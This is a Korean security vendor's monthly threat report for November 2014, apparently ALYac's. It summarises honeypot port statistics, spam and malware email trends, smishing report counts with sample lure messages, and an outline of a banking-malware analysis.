
2.허니팟/트래픽 분석

11월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치




최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치




3.스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 11월의 경우 10월에 비해 스팸메일 유입수치는 약 10% 가량 감소하였으며, 메일에 첨부된 악성코드수치는 약 40% 가량 크게 감소하였다.

11월에 가장 많이 발견된 메일에 포함된 악성코드는 Trojan-Spy.Win32.Zbot.UPQG이다. Zbot은 시스템에서 기밀정보 탈취를 시도하는 트로이목마의 일종이다. 주로 금융관련 정보를 탈취하는 트로이목마이며 공격자가 감염된 PC로 접근 및 제어가 가능하도록 돕는 경우도 있다.



4.스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2014년 11월 01일 ~ 2014년 11월 30일
총 신고 건수	16,782건

키워드별 신고 내역

키워드	신고 건수	비율
결혼	8275	49.31%
생일	860	5.12%
훈련	410	2.44%
등기	277	1.65%
택배	274	1.63%
결제	255	1.52%
법원	130	0.77%
돌잔치	96	0.57%
우편	94	0.56%
copy.com	90	0.54%

스미싱 신고추이

지난달 스미싱 신고 건수 15,907건 대비 이번 달 16,782건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 875건 증가했다.

‘결혼’ 키워드를 이용한 스미싱이 지속적으로 증가 추세이며, ‘결혼’이라는 키워드를 직접 사용하기 보다 ‘꼭 와주세요’, ‘축하해 주세요’와 같은 메시지로 악성URL 클릭을 유도하고 있다. 또한 ‘도시가스 요금미납’, ‘[민원24] 쓰레기 방치 및 투기로 신고되어 안내 드립니다.’와 같은 생활밀착형의 스미싱 메시지가 다수 신고되었다. 스미싱의 전체 신고 수는 전반적으로 감소하였다.

알약이 뽑은 11월 주목할만한 스미싱

특이문자

순위	문자내용
1	[꽃배달 서비스] 장미꽃이 도착했습니다. 확인하기
2	[민원24] 쓰레기 방치 및 투기로 신고되어 안내드립니다. 신고내역 보기 >
3	도시가스s요금미납으로v공급중지m예정통보,미납금조회

다수문자

순위	문자내용
1	다음주 토요일 저희 결혼해요 축하하러 와주세요 모바일 사진첩입니다
2	♥내일저녁에★생일이다★새일파티놀라와♥
3	[예비군 훈련서] 향방기본훈련 일정입니다. 수령하기
4	[월자동결제][서울신용평가정] 24030원 결제완료. 문의) 다날 간편조회
5	서울고등법원형사사건의 증인요청 내용확인

Part2. 11월의 악성코드 이슈 분석

개요

악성코드 순서도

악성코드 분석

– 악성파일 분석(1.exe)

– 악성파일 분석(yk.exe)

– 악성파일 분석(360siom.exe – Potplayer.dll)

– 악성파일 분석(svchost.exe)

결론

Spyware.PWS.KRBanker.M

